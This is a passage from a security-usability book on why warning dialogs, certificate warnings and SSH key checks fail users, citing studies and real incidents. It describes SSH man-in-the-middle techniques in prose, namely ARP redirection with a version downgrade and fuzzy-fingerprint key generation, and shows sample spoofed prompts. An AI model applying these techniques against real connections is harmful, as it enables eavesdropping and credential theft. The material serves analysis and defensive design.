guideline is actually adhered to is practice is another matter). In fact a general guideline for dialogs is to avoid ones that aren't created as a result of a deliberate user action since users tend to react rather poorly to software events that aren't a direct consequence of an action that they've taken [141].

This is particularly problematic in the case of invisible security operations like integrity-checking and code-signing verification that can result in failures occurring without the user taking any explicit action, for example due to some background service, daemon, event handler, or similar system component starting up and failing an integrity check. The message presented to the user then becomes something akin to "something that you never knew existed has failed in a manner that you'll probably never understand, click OK to continue". This is definitely a situation in which decisions need to be applied on a wholesale rather than a retail basis.

Another issue that leads to the proliferation of options and useless buttons is the lack of management-level buy-in into security design in general beyond a basic "make sure that it's secure". Coming up with the appropriate layout for the application's About box requires half a dozen meetings and sign-off from the department head, an example being the Windows Vista Shutdown menu, which had a team of eight people, a "good, headstrong program manager", a developer, a developer lead, two testers, a test lead, a "very talented UI designer", and a user experience expert working on it for a year [154]. The security portion in contrast is left entirely to the geeks because it's complicated and most users will never look at it anyway. This is similar to the situation that occurs in many open-source projects built by volunteers. When the developers are employees of a company they'll (usually) do what the boss tells them even if they feel that it's wrong, but when there's no single source of control it's easier to just placate everyone involved by adding more options and thereby avoiding long arguments over design issues.

Popups are a user interface instance of the Tragedy of the Commons. If they were less frequent they'd be more effective, but since they're all over the place anyway there's nothing to stop *my* application from popping up a few more than everyone else's application in order to get the user's attention. This problem is an inevitable outcome of a security model that security interaction designer Ka-Ping Yee calls "security by admonition" in which the computer (or at least the person who wrote the software for it) can't tell which situation requires an admonition and which doesn't, so it has to warn for all of them just in case [155]. An economist would describe this situation by saying that popups have declining marginal utility. Verisign's former chief scientist Phil Hallam-Baker has suggested a measure of popup abuse as the sum of the probability of the popup having no effect and the probability that the popup was unwanted. In a typical case this is 99% and 100%, giving a 199% spurious popup rate [156].

This problem is so significant that it's led to the creation of commercial applications like PTFB (where "PTFB" is short for "Push The Button") that automatically respond to popups on behalf of the user, intercepting them and dismissing them before they're even noticed [157]. As the PTFB web page says, the software will "get rid of your computer's nagging requests to check for updates, change your default browser, and make sure that it's OK to do the very thing you've just told it to do. Just tell it what buttons to press and you'll never be bothered again".

Usability designer Alan Cooper describes these error boxes as "Kafkaesque interrogations with each successive choice leading to a yet blacker pit of retribution and regret" [158]. They're a bit like the land mines that sometimes feature in old war movies, you put your foot down and hear the click and know that although you're safe now, as soon as you take the next step you're in for a world of hurt. Unfortunately the war movie get-out-of-jail-free card of being the film's leading character and therefore indispensable to the plot doesn't work in the real world — you're just another redshirt, and you're not coming back from this mission.

How do I make this error message go away? It appears every time I start the computer.

What does this error message say?

It says, 'Updates are ready to install'. I've just been clicking the X to make it go away, but it's really annoying.

Every time I start my computer, I get this message that says that updates are ready to install. What does it mean?

It means that Microsoft has found a problem that may allow a computer virus to get into your machine, and it's asking for your permission to fix the problem. You should click on it so the problem can be fixed.

Oh, that's what it is? I thought it was a virus, so I just kept clicking No.

When I start the computer I get this big dialog that talks about Automatic Updates. I've just been hitting Cancel. How do I make it stop popping up?

Did you read what the dialog said?

No. I just want it to go away.

Sometimes I get the message saying that my program has crashed and would I like to send an error report to Microsoft. Should I do it?

Yes, we study these error reports so we can see how we can fix the problem that caused the crash.

Oh, I've just been hitting Cancel because that's what I always do when I see an error message.

Did you read the error message?

Why should I? It's just an error message. All it's going to say is 'Operation could not be performed because blah blah blah blah blah'.

Figure 7: Why users dismiss security warning dialogs

The fix for all of these dialog-box problems is to click 'Yes', 'OK', or 'Cancel' as appropriate if these options are available, or to try again later if they aren't. Figure 7, from Microsoft customer support, illustrates typical user reactions to security dialogs [159]. Anyone who's used the Internet for any amount of time has become deeply conditioned into applying this solution to all Internet (and in general software) problems. These warning dialogs don't warn, they just hassle.

The overwarning issue has actually been exploited by at least one piece of mobile malware, the Cabir virus, which reconnected to every device within range again and again and again until users eventually clicked 'OK' just to get rid of the message [160]. The situation wasn't helped by the fact that Symbian OS, through its Platform Security mechanism [161][162][163] (or specifically a technology called Symbian Signed [164]) pops up a warning for every application, even a signed one, that originates from anywhere other than Symbian, thereby training users to click 'OK' automatically (in any case the signing doesn't help since, as with the signed Windows malware discussed in "Digitally Signed Malware" on page 50, cybercriminals can just buy a certificate from a CA to sign their Symbian malware [165][166][167]).

Even when popups provide legitimate warnings of danger, user reactions to the warning may not be what the developers of the application were expecting. The developers of the TrustBar browser plugin, which warns users of phishing sites, found in one evaluation of the system that almost all users disabled the popups or even stopped using the plugin entirely because they found the popups disturbing and felt less safe due to the warnings [168]. Although the whole point of security warnings is to, well, warn of security issues, this makes users feel uneasy to the point where they'll disable the warnings in order to feel better.

Applying the Ostrich Algorithm is a natural human reaction to things that make us uneasy. When a security researcher demonstrated to his parents that the lock on the

front door of their house could be bypassed in a matter of seconds and offered relatively easy unauthorised entry to their home their reaction was to ask him not to inform them of this again. This extends beyond security and carries over to general life. If you'd like to read more about this look up a reference to "cognitive dissonance", an interesting concept first proposed in a study into why believers in end-of-the-world prophecies continued to believe in them even when they failed to come true [169].

As security researcher Amir Herzberg puts it, "Defend, don't ask". Building something that relies on user education to be effective is a recipe for disaster. No-one has the time to learn how to use it so it'll only be adopted by a small number of users, typically hard-core geeks and, in consumer electronics, gadget fanatics [170].

Defend, don't Ask

The "defend, don't ask" aphorism is made explicit in the rules set out by the US Consumer Product Safety Commission (CPSC) which requires that hazards be designed out of products if this is at all possible, and can also modify an existing requirement for warnings to require a product redesign if it's found that the existing warnings aren't working. One example of this occurred with the cords for deep fat fryers, which young children could use to pull the fryer (and the hot oil in them) onto themselves. The CPSC initially responded by setting a requirement for shorter cords and warning labels, but when this didn't prove effective required the use of a detachable magnetically-coupled cord that would break away if a child pulled it rather than dumping a load of boiling oil on them [171]. This failsafe connector technology has been around since the late 1960s but didn't see any real adoption until its use was mandated by safety regulations and (in an area closer to geeks' hearts) when Apple invented it[9] for use in their MagSafe power connector.

In extreme cases if a hazard can't be addressed in any effective way then the CPSC can ban a product entirely. One example of such a product was lawn darts, a US toy that consisted of a scaled up version of its namesake that was thrown up in the air and on its return embedded itself into a target in the lawn, or occasionally in a child's skull. This concept goes back a long time, having been used during the late Roman empire period as a military weapon [172], and some centuries later air-dropped versions called flechettes, described as "fiendish projectiles" by contemporary reports [173] were used by both sides during World War I [174]. Later versions were employed in large numbers in the Vietnam War under the name Lazy Dog [175] and in the Rhodesian bush war [176], although their use was eventually banned for humanitarian reasons.

When it was found that, despite warning labels, lawn darts had resulted in 6,700 hospitalisations and several deaths over a ten-year study period, the CPSC had them banned [171] (for people from outside the US who may be blinking in disbelief at hearing about these things, lawn darts really were sold in the US as toys, specifically sporting goods, for a period of about twenty years).

```
┌─────────────────────────────┐
│  Design out/eliminate hazard │
└─────────────────────────────┘
              │
              ▼
┌─────────────────────────────┐
│     Guard against hazard     │
└─────────────────────────────┘
              │
              ▼
┌─────────────────────────────┐
│      Warn about hazard       │
└─────────────────────────────┘
```

Figure 8: The safety engineering hazard control hierarchy

The CPSC's rules are an instance of a more general model used in safety engineering called the hazard control hierarchy and depicted in Figure 8. The preferred option in

---

[9] Or at least the USPTO thinks so, see US Patent 7,311,526, "Magnetic connector for electronic device".

all cases is to design out the hazard so that it's no longer present (Microsoft gives the same advice about designing out problems in their guidelines for the use of online help facilities, "If you do only five things: 1. Design your UI so that users don't need Help" [177]). A backup alternative is to guard against the hazard, a variation of the first option such as adding a safety interlock or dead-man switch to machinery or requiring that protective clothing be worn when carrying out a particular activity. Only when no other mediatory measures are possible are warnings used [178].

Another set of recommendations comes to us from guidelines on designing errors out of medical equipment. The recommendations include avoiding relying on people memorising and following complex rituals by applying software-based validation checks and following fixed protocols for which the default action is the safe one, using constraints and forcing functions to guide users to the appropriate action and structuring critical tasks in such a way that errors are avoided, avoiding excessive reliance on user vigilance in order to detect problems, simplifying key procedures by reducing the number of steps and handoffs (the need to manually transfer information from one process step to another, for example to manually verify that the computed value A matches the expected value B), and standardising work processes in order to reduce the reliance on memory and the user's (supposed) ability to adapt to variations in procedures [179] which can lead to the normalisation of deviance problem that was discussed in "User Conditioning" on page 20.

Figure 9: The safety-by-design hierarchy

A concept that's related to the CPSC's hazard control hierarchy is the safety by design hierarchy shown in Figure 9. As with the hazard control hierarchy, the preferred option is the topmost one, designing a system that's inherently safe because its innate characteristics prevent or mitigate hazards. An alternative option if inherent safety isn't possible is to accept that some hazards exist but to add explicit design features that try and mitigate the hazard or reduce the consequences of an accident if something does go wrong. This is by far the most common form of safety by design. Finally, if nothing else is possible, procedural safety, relying on users to do the right thing, can be pressed into service. This is safety as an afterthought, a sign that it wasn't really considered at the design stage [180].

Figure 10: The software engineering hazard control hierarchy

The software industry's equivalent of the hazard control/safety-by-design hierarchy is shown in Figure 10. This approach is extremely problematic not only because of its ineffectiveness but also because it's so easy for developers to fall into it and because there's no disincentive to doing so. In the real world products that don't effectively

address hazard situations would eventually be banned by regulators or at the very least the manufacturers would face legal sanctions, creating an environment that encourages them to engineer safety into their products, but in the software world there are no such incentives. The debate over software liability and certification requirements is long-standing and highly politicised and far too complex to cover here (for one in-depth legal analysis of potential avenues for holding vendors liable for insecure products see [181]), except to point out that there's little sign of there ever being any significant change in the status quo — lack of regulation of software development is one of the few areas that both commercial and open-source software developers agree upon.

However even milder measures such as the existence of product safety standards are lacking outside of a few specialised areas like avionics and medical equipment. In the real world product manufacturers can be held liable for failing to adhere to safety standards, with US courts in some cases using the American National Standards Institute (ANSI) safety standards as a benchmark against which product safety measures are evaluated, having to "meet or exceed" the requirements in the standards [182]. Again though, the nature of the software market and the extreme fluidity of software products means that such standards, and therefore any form of motivation to hold to them, are unlikely to emerge any time soon.

The best approach to the human-factors problem posed by warning dialogs is to redesign the way that the application works so that they're no longer needed. Since users will invariably click 'OK' (or whatever's needed to make the dialog disappear so that they can get on with their job) the best way to protect users is to actually do the right thing, rather than abrogating responsibility to the user. A system that constantly throws up its hands and reports "Human decision required" belongs in a low-budget science fiction drama, not on your desktop. As Mr. Miyagi says in *Karate Kid II*, "Best block, not be there", or as rendered into a computing context by Gordon Bell, "The cheapest, fastest, and most reliable components of a computer system are those that aren't there". In a security context the best warning dialog is one that isn't there, with the application doing the right thing without having to bother the user.

Figure 11: Email attachment warning

Even if you can't completely avoid bothering the user, you can at least try to minimise the impact as much as possible. Consider for example the (essentially useless) warning shown in Figure 11. Apart from the obvious ineffectiveness of the warning as a whole there's the additional problem that a scary number of non-geek computer users believe that viewing a file in this manner is far safer than saving it to disk because doing that creates a permanent copy of the file while simply viewing it doesn't, so that when a dialog that offers the choice of immediately viewing a file or saving it to disk pops up the "safe" option is to view it rather than to save it [183] (there's further discussion of users' often very scary mental models in "Mental Models of Security" on page 168).

Rather than automatically displaying this type of warning for every situation, your application could check whether any anti-virus software is present and if it is, scan the attachment and use the results of the scan to either automatically block the attachment if it's malicious or inform the user that it's probably not malicious. Firefox 3 and up already do this, taking advantage of any virus scanner that registers itself with Windows to scan downloaded files once the download is complete (some versions will even scan downloaded files if there's no anti-virus scanner present, leading to all sorts of speculation as to what it is that they're actually doing [184]).

Open Attachment

Letter.doc
Microsoft Word Document
348.7 kB

Opening attachments may harm your computer. Which of the following best describes describes your situation?

○ I was expecting to receive 'Letter.doc' and I want to open it

◉ I wasn't expecting to receive 'Letter.doc' but I want to open it

○ I don't want to open 'Letter.doc'

OK   Cancel

Figure 12: Improved email-attachment dialog

Another possible approach, shown in Figure 12, is to get more information on the file from the user and then use that information to change how you handle the document [185] For example if they indicate that it's a document that they were expecting then you could open it as normal, and if it isn't then you could view it using a minimal-privileges application run inside a sandbox, a concept discussed in "User Education, and Why it Doesn't Work" on page 195.

Certificates and Conditioned Users

When certificates are used to secure network communications, a genuine attack displays symptoms that are identical to the dozens of other transient problems that users have been conditioned to ignore. In other words we're trying to detect attacks using certificates when an astronomical false positive rate (endless dialogs and warnings crying wolf) has conditioned users to ignore any warnings coming from the certificate layer. In order to be effective, the false positive rate must be close to zero to have any impact on the user. As an example of what the value "close to zero" should be, an internal study by one large intrusion-prevention system (IPS) vendor found that end users tolerated about three IPS-generated dialogs a week before they started looking for ways to turn things off, and that was for corporate users who had (presumably) been made more aware of security issues than home users.

An example of the effect of this user conditioning was revealed in a case where a large bank accidentally used an invalid certificate for its online banking services. An analysis of site access logs indicated that of the approximately 300 users who accessed the site, just one single user turned back when faced with the invalid certificate [186]. Although privacy concerns prevented a full-scale study of users' reactions from being carried out, an informal survey indicated that users were treating this as yet another transient problem to be sidestepped. Psychologists call this

approach judgemental heuristics (non-psychologists call it "guessing"), a shortcut to having to think that works reasonably well most of the time at the cost of an occasional mistake, and the result of the use of these heuristics is termed an automatic or click, whirr response [187] (the mechanics of heuristic decision-making are covered in some detail in "How Users Make Decisions" on page 125).

As an example of the use of judgemental heuristics, one user commented that "Hotmail does this a lot, you just wait awhile and it works again". The Internet (and specifically the web and web browsers) have conditioned users to act this way. Guessing is cheap, if you get it right it's very quick, and if you don't get it right you just click the back button and try again. This technique has been christened "information foraging" by HCI researchers [188] but is more commonly known as "maximum benefit for minimum effort", or by the somewhat more negative label of "laziness" [189], although in this case not in the usual negative sense since it's merely optimising the expenditure of effort.

Figure 13: This certificate warning didn't stop users from making multi-thousand-dollar payments via the site

In a similar case to the banking certificate failure, this time with a government site used to pay multi-thousand dollar property taxes, users ignored the large red cross and warning text that the certificate was invalid shown in Figure 13 for over two months before a security expert notified the site administrators that they needed to fix the certificate. In yet another example, a major US credit union's certificate was invalid for over a year without anyone noticing.

Figure 14: It's a good thing no-one protects important resources with these things

There are so many examples of invalid certificates being used that it's simply not possible to list them all (images like the ones in Figure 14 and Figure 15 speak for themselves), but one case merits special attention. In this case a PKI regulatory authority operating under UK government guidelines had its certificate chain misconfigured so that it was missing a certificate in the middle of the chain and therefore couldn't be verified. Two and a half years after they were notified of this the problem still hadn't been corrected (and their certificate has since expired to boot). Although their documentation claimed that they were operating under HMG (Her Majesty's Government) PKI Policy and promised that "tScheme gives you Confidence by independently Assuring that the Trust Services you are using meet rigorous Quality Standards", as their certificate was both expired and unverifiable due to lack of an issuing CA certificate users were stuck at taking their word for the high quality of their trust services, and apparently everyone did, including the UK Ministry of Defence, British Telecom, and the Scottish land ownership registrars.

Figure 15: Bank of America's home page

These real-life examples, taken from major banking, military, and government sites indicate that certificates, when deployed into a high-false-positive environment, are completely ineffective in performing their intended task of preventing man-in-the-middle attacks.

SSH fares little better than SSL/TLS, with the majority of users accepting SSH server keys without checking them. This occurs because, although SSH users are in general more security-aware than the typical web user, the SSH key verification mechanism requires that the user stop whatever they're trying to do and verify from memory a long string of hex digits (the key fingerprint, occasionally some fashion alternative that's equally hard to deal with is used in place of the raw hex fingerprint) displayed by the client software. A relatively straightforward attack, for the exceptional occasion where the user is actually verifying the fingerprint, is to generate random keys until one of them has a fingerprint whose first few hex digits are close enough to the real thing to pass muster [190]. This is exactly the type of attack that the investigation arising from a Norwegian banking case discussed in "User Education, and Why it Doesn't Work" on page 195 showed that virtually no users are able to detect.

There are even automated attack tools around that enable this subversion of the fingerprint mechanism. The simplest attack, provided by a man-in-the-middle (MITM) tool called ssharpd [191], uses ARP redirection to grab an SSH connect attempt and then reports a different protocol version to the one that's actually in use (it can get the protocol version from the information passed in the SSH handshake).

Since SSHv1 and SSHv2 keys have different fingerprints, the victim doesn't get the more serious key-changed warning but merely the relatively benign new-key warning. Since many users never check key fingerprints but simply assume that everything should be OK on the first connect, the attack succeeds and the ssharp MITM has access to the session contents [192][10].

```
> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)' can't be
   established.
RSA key fingerprint is
   86:9c:cc:c7:59:e3:4d:0d:6f:58:3e:af:f6:fa:db:d7.
Are you sure you want to continue connecting (yes/no)?

> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)' can't be
   established.
RSA key fingerprint is
   86:9c:cc:d7:39:53:e2:07:df:3a:c6:2f:fa:ba:dd:d7.
Are you sure you want to continue connecting (yes/no)?
```

Figure 16: Real (top) and spoofed (bottom) SSH servers

A much more interesting attack can be performed using Konrad Rieck's concept of fuzzy fingerprints that was briefly mentioned above. Fuzzy fingerprints are SSH key fingerprints that are close enough to the real thing to pass muster, and as with the standard SSH MITM attack there's a tool available to automate the process for you [193]. This attack, illustrated in Figure 16, takes a target SSH server key and generates a new key for which the fingerprint is close enough to fool all but a detailed, byte-for-byte comparison (because the key doesn't have to be secure, merely work for the RSA computation, you can simplify the key generation to little more than an addition operation, so the rate-limiting step becomes the speed at which you can perform the hashing operation, and even there you can pre-compute almost everything but the last hash block before you start, making the key-search process extremely quick). Since few users are likely to remember and check the full 40-hex-digit fingerprint for each server that they connect to this, combined with ssharpd, is capable of defeating virtually any SSH setup [194]. This is another instance where a straightforward password-based mutual authentication mechanism would protect the user far more than public-key "authentication" does.

When the SSH fuzzy fingerprint work was first published I wanted to run a real-world evaluation of its effectiveness so I approached two large organisations with several thousand computer-literate (in some cases highly so) users to see if I could use their servers for the test. In order to determine the base rate for the experiment I asked the IT support staff how many users had called or emailed to verify the SSH server key whenever it had changed in the past several years. They were unable to recall a single case of, or locate any records of, any user ever verifying any SSH server key. As the base rate for verification of completely-different key fingerprints was already zero there didn't seem to be much to be gained by running an experiment with approximately-matching fingerprints since the result couldn't be worse than zero, although it did create an opportunity to write up a short paper with the title "Do Users Verify SSH Keys?" and an abstract reading "No" [195].

This result represents good news for both the SSL/TLS PKI camps and the SSH non-PKI camps, since SSH advocates can rejoice over the fact that the expensive PKI-based approach is no better than the SSH one, while PKI advocates can rest assured that their solution is no less secure than the SSH one.

Having said that, SSH is still somewhat more secure than SSL/TLS because of the manner in which it's employed. To defeat SSL's lack of server authentication all that a phisher has to do is set up their lures and wait for victims to scurry in, a fire-and-forget solution that requires no further effort from the attacker. In contrast to defeat SSH's lack of server authentication the attacker has to wait for the victim to connect to a predefined server and then perform an active man-in-the-middle attack, a

---

[10] Since ssharp is based on a modified, rather old, version of OpenSSH it'd be amusing to use one of the assorted OpenSSH security holes to attack the MITM while the MITM is attacking you.

considerably more difficult task (a longer discussion of the security of SSH's server authentication is given in "Key Continuity in SSH" on page 377).

SSL Certificates: Indistinguishable from Placebo

The security model used with SSL/TLS server certificates might be called honesty-box security: In some countries newspapers and similar low-value items are sold on the street by having a box full of newspapers next to a coin box (the honesty box) into which people are trusted to put the correct coins before taking out a paper. Of course they can also put in a coin and take out all of the papers or put in a washer and take out a paper, but most people are honest and so most of the time it works. A typical honesty box (or more accurately an honesty basket), in this case one being used to sell produce at an unattended roadside stand, is shown in Figure 17.

Figure 17: Honesty-box security

SSL's certificate usage is similar. If you use a $495 CA-issued certificate, people will come to your site. If you use a $9.95 (or sometimes even entirely free [196]) CA-issued certificate, people will come to your site. If you use a $0 self-signed certificate, people will come to your site (although more recent browser versions changed their certificate handling in an attempt to discourage this, as discussed in "EV Certificates: PKI-me-Harder" on page 72). If you use an expired or invalid certificate, people will come to your site. If you're a US financial institution and use no certificate at all but put up a message reassuring users that everything is OK (see Figure 18), people will come to your site (and this problem isn't limited only to banks, mobile phone vendors have done exactly the same thing, reassuring users that "During the installation, please click Yes to every question. You can trust this application" [197]). In medical terms, the effects of this "security" are indistinguishable from placebo.

WACHOVIA   Close

ONLINE SECURITY

Browser security indicators

You may notice when you are on our home page that some familiar indicators do not appear in your browser to confirm the entire page is secure. Those indicators include the small "lock" icon in the bottom right corner of the browser frame and the "s" in the Web address bar (for example, "https").

To provide the fastest access to our home page, we have made signing in to Online Services secure without making the entire page secure. Again, please be assured that your ID and password are secure.

Figure 18: Who needs SSL when you can just use a disclaimer?

In fact the real situation is even worse than this. There has in the past been plenty of anecdotal evidence of the ineffectiveness of SSL/TLS certificates, an example being the annual SecuritySpace survey which reported that 58% of all SSL/TLS server certificates in use today are invalid without having any apparent effect on users of the sites [198]. Later updates in 2007 found that 62% of the nearly 300,000 SSL/TLS-enabled web sites surveyed would trigger browser warnings [199], and in 2009 a survey of the top 1 million web sites found that of the nearly 400,000 that were SSL/TLS-enabled, at least 44% would trigger browser warnings [200].

The actual figure was likely rather higher since the survey only tracked certificate-verification results and not domain name mismatches, and another comprehensive survey carried out in 2010 that did check domain name mismatches found that 97% of the nearly 23 million domains that used SSL/TLS had invalid certificates (a significant percentage of this is due to the use of virtual hosting and lack of support for an SSL/TLS extension called SNI that deals with this, the exact definition of what constitutes a "valid" or "not-valid" certificate in these circumstances is a matter of ongoing, and no doubt perpetual, debate) [201].

Microsoft Corporation: Software, Smartphones, Online, Games, Cloud Computing, IT Busi...

File Edit View History Bookmarks Tools Help

https://www.microsoft.com/en-us/default.aspx

This web site does not supply identity information.

Your connection to this site is only partially encrypted, and does not prevent eavesdropping.

More Information...

Products   Windows   Office   Buy   Downloads   Solutions

Figure 19: Larry the TSA employee does PKI

Yet another survey, in 2011, of the top one million Alexa web sites found that only 22.6% of sites that requested user credentials (typically user name and password) used SSL/TLS to protect them, and of those sites only 16% used certificates that wouldn't result in a browser warning (the reason why users don't constantly encounter certificate warnings is because the more popular sites are also the ones that are the most likely to have been configured with certificates that don't trigger warnings) [202]. In other words over 96% of web sites that requested credentials didn't protect them appropriately, and when low-assurance certificates (so-called DV certificates that don't trigger a browser warning but that are issued with only a bare minimum of checking, with one browser's confused interpretation of such a certificate shown in Figure 19) were excluded this increased to 98%. Another 2011 survey found that only 18% of certificates for sites in the Alexa top million were

valid when checked against the Mozilla root CA store, concluding that "the X.509 certification infrastructure is, in great part, in a sorry state" [203].

Yet another survey of SSL deployment, using raw data that was made available in 2012, revealed that most of the certificates found were expired, with a majority being self-signed or from internal PKIs that wouldn't chain up to a trusted public CA [204], and another 2012 survey found that a full two thirds of the certificates used by public web servers were untrusted by browsers [205]. The explanation for all of these results is pretty straightforward, PKIs are extremely difficult to set up (see "PKI" on page 657 for more on this) so most organisations take whatever steps are needed to in order to make things work and then never touch any part of it again, with the result being that the PKI is promptly forgotten until something finally breaks in an irrecoverable manner that can't be ignored any more (see "User Education, and Why it Doesn't Work" on page 195 for one amusing example of where this sort of thing can lead).

It wasn't until mid-2005 however, ten years after their introduction, that a rigorous study of the actual effectiveness of certificates was performed. This study, carried out with computer-literate senior-year computer science students (who one would expect would be more aware of the issues than the typical user) confirmed the anecdotal evidence that invalid SSL certificates had no effect whatsoever on users visiting a site [206]. Security expert Perry Metzger has summed this up, tongue-in-cheek, as "PKI is like real security, only without the security part" [207].

It gets worse though. In one part of the study, users were directed to a site that used no SSL at all, at which point several of the users who had been quite happy to use the site with an invalid certificate now refused to use it because of the lack of SSL. Users assumed that the mere existence of a certificate (even if it was invalid) meant that it was safe to use the site, while they were more reluctant to use a site that didn't use SSL or certificates. This is quite understandable — no-one worries about an expired safety certificate in an elevator because all it signifies is that the owner forgot to get a new one, not that the elevator will crash into the basement and kill its occupants the next time that it's used. In fact for the vast majority of elevator users the most that they'll ever do is register that some form of framed paperwork is present. Whether it's a currently valid safety certificate or an old supermarket till printout doesn't matter (the same effect has been observed for similar documents like web site security statements, which users never read but "felt better just knowing they were there" [208]). Interestingly, a later change in browser certificate handling had the effect of causing a complete reversal in this behaviour, making it no more secure, just different. This is covered in "EV Certificates: PKI-me-Harder" on page 72.

This real-world conditioning carries across to the virtual world. To quote the study, "the actual security of existing browsers is appalling when the 'human in the loop' is considered. Because most users dismiss certificate verification error messages, SSL provides little real protection against man-in-the-middle attacks. Users actually behaved less insecurely when interacting with the site that was *not* SSL-secured" [206]. The astonishing result of this research is that not only is the use of SSL certificates in browsers indistinguishable from placebo, it's actually *worse* than placebo because users are happy to hand over sensitive information to a site just because it has a certificate. If a medicine were to act in this way, it would be withdrawn from sale.
